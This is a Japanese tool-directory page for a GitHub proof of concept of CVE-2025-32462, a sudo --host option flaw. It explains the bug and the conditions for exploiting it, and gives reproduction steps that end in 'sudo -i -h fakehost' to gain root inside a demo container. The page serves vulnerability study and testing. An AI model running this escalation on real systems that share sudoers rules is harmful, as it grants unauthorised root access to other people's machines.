Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
cve-2025-32462 — cve-2025-32462' デモ | Kitploit
ツール/GitHubGitHub/spongebob-369/cve-2025-32462
特権昇格脆弱性分析エクスプロイトペネトレーションテスト学習と教育レッドチーミング
GitHubspongebob-369/cve-2025-32462

cve-2025-32462

cve-2025-32462' デモ

リポジトリを見る
391年前未レビュー
共有

cve-2025-32462

sudo_description


sudo/NEWS at SUDO_1_8_8 · sudo-project/sudo · GitHub

sudo -h(--host)のドキュメントには、-hは-lとのみ一緒に使用できると書かれています。後のアップデートでsudo -hが-e、-iなどと一緒に使えるようになりました。

sudo --host(-h) <username> -l(--list)

/etc/sudoer.dは、ユーザーがシステム内でどのような権限を持っているかを確認するために使用されます。この権限はバイパスされる可能性があり、あるシステム上でのユーザーの権限を、別のシステムで持つ可能性のある権限に昇格させることができます。特に、複数のコンピュータ間で単一のsudoers設定ファイルを共有するシステムや、ネットワークベースのユーザーディレクトリ(LDAPなど)を使用してシステムのsudoersルールを提供するシステムに影響します。

まとめると、sudoのh/--hostオプションは最小権限の原則に従っておらず、-l以外のシナリオ(コマンド実行など)でホストルールの境界を検証していません。攻撃者は/etc/sudoer.dファイルに悪意のあるルールを設定できます。

影響

主に、複数のマシンで同一のsudoersファイルを使用するシステム管理者のシステムに影響します。

条件

脆弱性の悪用には2つの要件を満たす必要があります

  • 攻撃者が認証済みユーザーを取得していること

  • システムがデフォルト構成ではなく、sudoersファイルに存在する追加ルールに依存していること

例:

sudoersファイルには、そのユーザーが異なるシステムで持つ権限を定義するルールが含まれています。

Alice hostA: some Privilege

Bob hostB: some Privilege

BobがhostAにログインし、コマンドsudo -h hostB commandAを実行します。

再現手順

git clone https://github.com/SpongeBob-369/cve-2025-32462.git
cd cve-2025-32462
chmod +x run.sh
./run.sh
# after entering the contain Ubuntu
sudo -l
# then prompt you to enter your password, but "we" don't know.
sudo -l -h fakehost    # Check the permissions user ubuntu have in host named  fakehost
sudo -i -h fakehost    # get root

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    926
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    699
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    428
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServerは、オープンソースの特権アクセス管理(PAM)プラットフォームであり、DevOps および IT チームに対し、Webブラウザを介してSSH、RDP、Kubernetes、データベース、RemoteAppエンドポイントへのオンデマンドで安全なアクセスを提供します。

    397
  • 5

    SafeLine

    chaitin/safeline

    セルフホスト型のWAFおよびリバースプロキシで、悪意のあるHTTPトラフィックをフィルタリングし、SQLインジェクション、XSS、ボット攻撃をブロックします。また、レート制限と動的なHTML/JS暗号化機能を備えています。

    347
  • 6

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    337

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →